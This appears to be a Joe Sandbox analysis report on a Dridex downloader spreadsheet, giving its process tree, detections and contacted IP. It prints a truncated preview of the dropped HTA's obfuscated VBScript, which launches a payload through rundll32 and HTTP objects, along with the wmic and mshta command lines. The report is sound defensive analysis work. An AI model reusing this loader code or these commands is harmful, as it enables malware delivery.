
**ID:** 528041
**Sample Name:** promo code83874071.xlsb
**Cookbook:** defaultwindowsofficecookbook.jbs
**Time:** 17:52:16
**Date:** 24/11/2021
**Version:** 34.0.0 Boulder Opal

# Table of Contents


# Windows Analysis Report promo code83874071.xlsb

## Overview

### General Information

| | |
|---|---|
| Sample Name: | promo code83874071.xlsb |
| Analysis ID: | 528041 |
| MD5: | b6c09b88eeb411.. |
| SHA1: | da6a58fbb01118b. |
| SHA256: | cb53bf4394e7f77.. |
| Tags: | xlsb xlsx |
| Infos: | |

Most interesting Screenshot:



### Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


**Hidden Macro 4.0 Dridex Downloader**

| | |
|---|---|
| Score: | 92 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…

### Classification



## Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 6336 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 3876 cmdline: wmic process call create "mshta C:\ProgramData\MqscKrfE.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 5192 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mshta.exe (PID: 5380 cmdline: mshta C:\ProgramData\MqscKrfE.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Overview

### Initial Sample

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| app.xml | JoeSecurity_XlsWithMacro4 | Yara detected Xls With Macro 4.0 | Joe Security | |

### Dropped Files

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| C:\ProgramData\MqscKrfE.rtf | JoeSecurity_DridexDownloader | Yara detected Dridex Downloader | Joe Security | |

## Sigma Overview

### System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

## Jbx Signature Overview

Click to jump to signature section

### AV Detection:

Multi AV Scanner detection for submitted file

### Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

### E-Banking Fraud:

Yara detected Dridex Downloader

### System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

### Persistence and Installation Behavior:

Creates processes via WMI


### Hooking and other Techniques for Hiding and Protection:

Creates and opens a fake document (probably a fake document to hide exploiting)

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Reme Servi Effec |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Windows Management Instrumentation 2 1 | Path Interception | Process Injection 2 | Masquerading 1 | OS Credential Dumping | Process Discovery 1 | Remote Services | Email Collection 1 | Exfiltration Over Other Network Medium | Non-Standard Port 1 | Eavesdrop on Insecure Network Communication | Remo Track Witho Autho |
| Default Accounts | Scripting 3 | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Process Injection 2 | LSASS Memory | File and Directory Discovery 1 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Junk Data | Exploit SS7 to Redirect Phone Calls/SMS | Remo Wipe Witho Autho |
| Domain Accounts | Exploitation for Client Execution 3 1 | Logon Script (Windows) | Logon Script (Windows) | Scripting 3 | Security Account Manager | System Information Discovery 1 4 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Steganography | Exploit SS7 to Track Device Location | Obtai Devic Cloud Backu |


# Behavior Graph





# Screenshots

## Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.






# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| promo code83874071.xlsb | 10% | Virustotal | | Browse |

## Dropped Files

No Antivirus matches

## Unpacked PE Files

No Antivirus matches

## Domains

No Antivirus matches

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://https://roaming.edog. | 0% | URL Reputation | safe | |
| http://https://cdn.entity. | 0% | URL Reputation | safe | |
| http://https://powerlift.acompli.net | 0% | URL Reputation | safe | |
| http://https://rpsticket.partnerservices.getmicrosoftkey.com | 0% | URL Reputation | safe | |

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://https://cortana.ai | 0% | URL Reputation | safe | |
| http://https://api.aadrm.com/ | 0% | URL Reputation | safe | |
| http://https://ofcrecsvcapi-int.azurewebsites.net/ | 0% | URL Reputation | safe | |
| http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h | 0% | Avira URL Cloud | safe | |
| http://https://res.getmicrosoftkey.com/api/redemptionevents | 0% | URL Reputation | safe | |
| http://https://powerlift-frontdesk.acompli.net | 0% | URL Reputation | safe | |
| http://https://officeci.azurewebsites.net/api/ | 0% | URL Reputation | safe | |
| http://https://store.office.cn/addinstemplate | 0% | URL Reputation | safe | |
| http://https://api.aadrm.com | 0% | URL Reputation | safe | |
| http://https://dev0-api.acompli.net/autodetect | 0% | URL Reputation | safe | |
| http://https://www.odwebp.svc.ms | 0% | URL Reputation | safe | |
| http://https://api.addins.store.officeppe.com/addinstemplate | 0% | URL Reputation | safe | |
| http://https://dataservice.o365filtering.com/ | 0% | URL Reputation | safe | |
| http://https://officesetup.getmicrosoftkey.com | 0% | URL Reputation | safe | |
| http://https://prod-global-autodetect.acompli.net/autodetect | 0% | URL Reputation | safe | |
| http://https://ncus.contentsync. | 0% | URL Reputation | safe | |
| http://https://apis.live.net/v5.0/ | 0% | URL Reputation | safe | |
| http://https://wus2.contentsync. | 0% | URL Reputation | safe | |
| http://https://asgsmsproxyapi.azurewebsites.net/ | 0% | URL Reputation | safe | |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile | 0% | URL Reputation | safe | |
| http://https://ncus.pagecontentsync. | 0% | URL Reputation | safe | |
| http://https://skyapi.live.net/Activity/ | 0% | URL Reputation | safe | |
| http://https://dataservice.o365filtering.com | 0% | URL Reputation | safe | |
| http://https://api.cortana.ai | 0% | URL Reputation | safe | |
| http://https://ovisualuiapp.azurewebsites.net/pbiagave/ | 0% | URL Reputation | safe | |

# Domains and IPs

## Contacted Domains

**No contacted domains info**

## URLs from Memory and Binaries

## Contacted IPs

### Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 136.144.181.174 | unknown | Netherlands | | 20857 | TRANSIP-ASAmsterdamtheNetherlandsNL | false |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 34.0.0 Boulder Opal |
| Analysis ID: | 528041 |
| Start date: | 24.11.2021 |
| Start time: | 17:52:16 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 5m 44s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | promo code83874071.xlsb |
| Cookbook file name: | defaultwindowsofficecookbook.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |

| | |
|---|---|
| Run name: | Potential for more IOCs and behavior |
| Number of analysed new started processes analysed: | 20 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal92.troj.expl.evad.winXLSB@5/6@0/1 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .xlsb<br>• Found Word or Excel or PowerPoint or XPS Viewer<br>• Attach to Office via COM<br>• Active AutoShape Object<br>• Active Picture Object<br>• Active Picture Object<br>• Scroll down<br>• Close Viewer |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 17:59:04 | API Interceptor | 1x Sleep call for process: WMIC.exe modified |
| 17:59:07 | API Interceptor | 1x Sleep call for process: mshta.exe modified |

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 136.144.181.174 | vote number3210109.xlsb | Get hash | malicious | Browse | |
| | tax77567960.xlsb | Get hash | malicious | Browse | |
| | hunting license-25331.xlsb | Get hash | malicious | Browse | |
| | vote number3210109.xlsb | Get hash | malicious | Browse | |
| | tax77567960.xlsb | Get hash | malicious | Browse | |
| | subscription-84799.xlsb | Get hash | malicious | Browse | |
| | hunting license-25331.xlsb | Get hash | malicious | Browse | |
| | subscription-84799.xlsb | Get hash | malicious | Browse | |
| | 8993268.xlsb | Get hash | malicious | Browse | |
| | promo 2352017.xlsb | Get hash | malicious | Browse | |
| | 8993268.xlsb | Get hash | malicious | Browse | |
| | promo 2352017.xlsb | Get hash | malicious | Browse | |
| | Offer 373466695.xlsb | Get hash | malicious | Browse | |
| | Offer 373466695.xlsb | Get hash | malicious | Browse | |
| | 9049521.xlsb | Get hash | malicious | Browse | |
| | 9049521.xlsb | Get hash | malicious | Browse | |

## Domains

No context

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| TRANSIP-ASAmsterdamtheNetherlandsNL | promo code83874071.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | vote number3210109.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | tax77567960.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | hunting license-25331.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | vote number3210109.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | tax77567960.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | subscription-84799.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | hunting license-25331.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | subscription-84799.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | 8993268.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | promo 2352017.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | 8993268.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | promo 2352017.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | Offer 373466695.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | Offer 373466695.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | 9049521.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | 9049521.xlsb | Get hash | malicious | Browse | • 136.144.181.174 |
| | arm6-20211124-0649 | Get hash | malicious | Browse | • 37.97.150.92 |
| | 4VsoRulf3z | Get hash | malicious | Browse | • 95.170.75.156 |
| | 3XVTeL2yOE | Get hash | malicious | Browse | • 95.170.75.177 |

## JA3 Fingerprints

No context

## Dropped Files

No context

# Created / dropped Files

| C:\ProgramData\MqscKrfE.rtf | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | HTML document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 4837 |
| Entropy (8bit): | 5.069907978358339 |
| Encrypted: | false |
| SSDEEP: | 96:EBFenMtYKBMmqwrSxxx+kBoZGogeR2WeJVpz2CHBk+FX/B:EBFeMtRBMmqw+xxgkBoZ2Cyp6CHBk+lp |
| MD5: | 1CFF01224E36F917085D258D50118A8E |
| SHA1: | 9F4DB0467D5733FBF5554D257804175587D4C9F5 |
| SHA-256: | 08C6AEE2C0D5C42B3E8E2DA43DB9F3775FE2DA95D8BCA17A42BC1F218E2C8A6F |
| SHA-512: | 6349CBF791C0B60F1D60E75E7037F8A9E09FF17B3241A159753248E0E4D30D6830ABC0763F70AEF14A01433DF59812D41D6CA1F6B8ECB58DFF61B2B2AB97DC7 |

| C:\ProgramData\MqscKrfE.rtf | |
|---|---|
| Malicious: | **true** |
| Yara Hits: | • Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\MqscKrfE.rtf, Author: Joe Security |
| Reputation: | low |
| Preview: | <!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..I_h_V_f_v_n_A_p_a_o = Chr(114+1-1) & "und" & Chr(108+1-1) & "l32" & ".ex" & "e " & Chr(67+1-1) & Chr(58+1-1) & "\\" & "Pro" & "" & "gr" & Chr(97+1-1) & "" & Chr(109+1-1) & "Da" & "ta" & "\ux" & "nig" & "ge" & "r.b" & "in" & " Dl" & Chr(108+1-1) & "Re" & "gis" & Chr(116+1-1) & "" & "erS" & "" & "" & "er" & Chr(118+1-1) & Chr(101+1-1) & Chr(114+1-1)..Set H_y_H_u_M_Z_N_q _s_B_t_f = CreateObject(Chr(77+1-1) & "SX" & "" & "ML2" & "" & ".Se" & "" & "rve" & "rXM" & "" & "" & "LH" & "TTP" & "" & ".6." & Chr(48+1-1))....F_c_M_I_P_M_P = Chr(87+1-1) & Chr(115+1-1) & "" & "" & "cr" & "" & "" & Chr(105+1-1) & "pt" & ".Sh" & Chr(101+1-1) & "ll"..Set x_V_R_c_H_E_A_D = CreateObject(F_c_M_I_P_M_P).. c_B_R_p_U_s_M_Z_S_H_U_o_f_i = LCase(x_V_R_c_H_E_A_D.expanden |

| C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\83AB67A7-816A-439D-B972-9539D466DB6C | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 140183 |
| Entropy (8bit): | 5.357952643181742 |
| Encrypted: | false |
| SSDEEP: | 1536:xcQIfgxrBdA3gBwtnQ9DQW+zCA4Ff7nXbovidXiE6LWmE9:DuQ9DQW+zcXfH |
| MD5: | 11C8242FFBB9A3D0262A4CB3A59FF6EB |
| SHA1: | D17BF9A620459817840F37A19D824F680B85372D |
| SHA-256: | D64A1108D31B3E45472C5F362C1786651C0CE93D939A1DB7E47C9778F7E844BC |
| SHA-512: | 4B73010945825C114B2678D55E6C15C112903D9A262233FE6FFACDBA17FB9FA0E146F4FBBAE413379364D8B05E82E1C4FF6FA0811179E316E47F5BC72B5C3672 |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-11-24T16:58:09">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o: |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C1975964.png | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | PNG image data, 253 x 56, 8-bit/color RGB, non-interlaced |
| Category: | dropped |
| Size (bytes): | 2132 |
| Entropy (8bit): | 7.843504298247007 |
| Encrypted: | false |
| SSDEEP: | 48:sWXNC7ZlORZ6PY8PUWQSfh7qwP3vCO4aKskuWZnHW5PG:7X07KKPNPzflWRE9G |
| MD5: | EE8845A94C57D17AD60274843D6352B4 |
| SHA1: | 16BF71D674CE3AD0BABBC373784F1551CFF290C0 |
| SHA-256: | 87030B4555CA7382C936656D1E9777EEC4A99DE34096CDF4B0CBF71D4B7C0327 |
| SHA-512: | 26B1B09A77666292F427D4AFD150C8490C05201E59B2E11002B25897E3D04099206477A3212FFBE7A6278517DA08D7BB83DB5CF24E35754B00E7925A803E1D20 |
| Malicious: | false |
| Reputation: | low |
| Preview: | .PNG.....IHDR.....8.....ri.....IDATx..mP.....,....;((.J,bA.Q*..Z.tZg.Z'mRm....5...m....M2.m.j....M.%(JYQ^.0Z.%B@.a...ey....lV\W.k.....=.>w..r....r.A..!..'@....{.GH.....!.. <B.'x.tO.....=.#.{.GH.....!..<B.'x.tO.....=.#.{.GH.....pc..#...I.....k..9.n..L.fk=.IX.*...i.w.t.0.~.R..m.....zIO.u._p,O.....M-'?b..O+\|...7...Y.tV...ik~.,S..{...n}x...9.....}9.Q.....n6.._M.. .....`.....GF.....go....1.w.8.....Q...N...l..9m"\... ..AiK....30%.@.....x....xfx.NR..lw..)T>a..t...Q..:....Oz.....2...e.o..y.....9.v.:.g[.=QA..O^.....+..O..?\.v5.5.V...6+.....R...-.9W. ....1.&+.f..?..J*L.e.....*K._1+.....D:.3qH....T.a...._.`l..x~u....W..i...vs.w.0.yMVR..k{_b?N....W..t.....~T....\.. ...sP....@U[.c+sm...S..E.c..I.Nq..M...U....R..>....h.j..}.6.i.a}.}}.]..N.. ....5f}7.....E...7..F.e*....f6w~6. ..C]..+7..(/.h.v.._..e/..G._.5pO.....w.5.{.`.....H...u.....h.....~..@.....w..kd.Ko..I.Nq..t....+`^...}'.....s.Q.P.~2...B.@..tU..&.. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\DD116215.png | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | PNG image data, 263 x 339, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 44006 |
| Entropy (8bit): | 7.976979311921259 |
| Encrypted: | false |
| SSDEEP: | 768:HPirG+t6Agvu1hp+S+bGDkP7wozslukTKu/lvL7AbvWFp1m+MNd:HP2CET+S+agP7nA9u9DE2w |
| MD5: | DA7AC5F9F71DEA76034FD690CFEBFE71 |
| SHA1: | F01154ACFD3B8792E5DB230C7205A4B618D45235 |
| SHA-256: | 31B35E7A9BD151A7B1D88CAF5476D761F51030E61E0BC4DCD41684F52385A4ED |
| SHA-512: | FA86DF5B9A482537FC9E9392F1C65237630B3CDAB2C6E58C160CD0C2C1644720C7B8211EB46FB405D9D9359C960E747A53088F9DE74B4AB4431DE62FA3FD98E A |
| Malicious: | false |
| Reputation: | moderate, very likely benign file |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\DD116215.png | |
|---|---|
| Preview: | .PNG.....IHDR.....S.....4..F...JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]....I..I.]=...s.....{g...I.....y.\|Y\|D.kBj.....Z...x\|.....7..../.(.....'.... q.g...<.....\|..>Po=#_.. 6...!.*q...(q..W.I..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A..<br>..D..EByX...F6->v.g.8I....L.Wi.R.....D.).1j.89.bm...(..fS$.....m 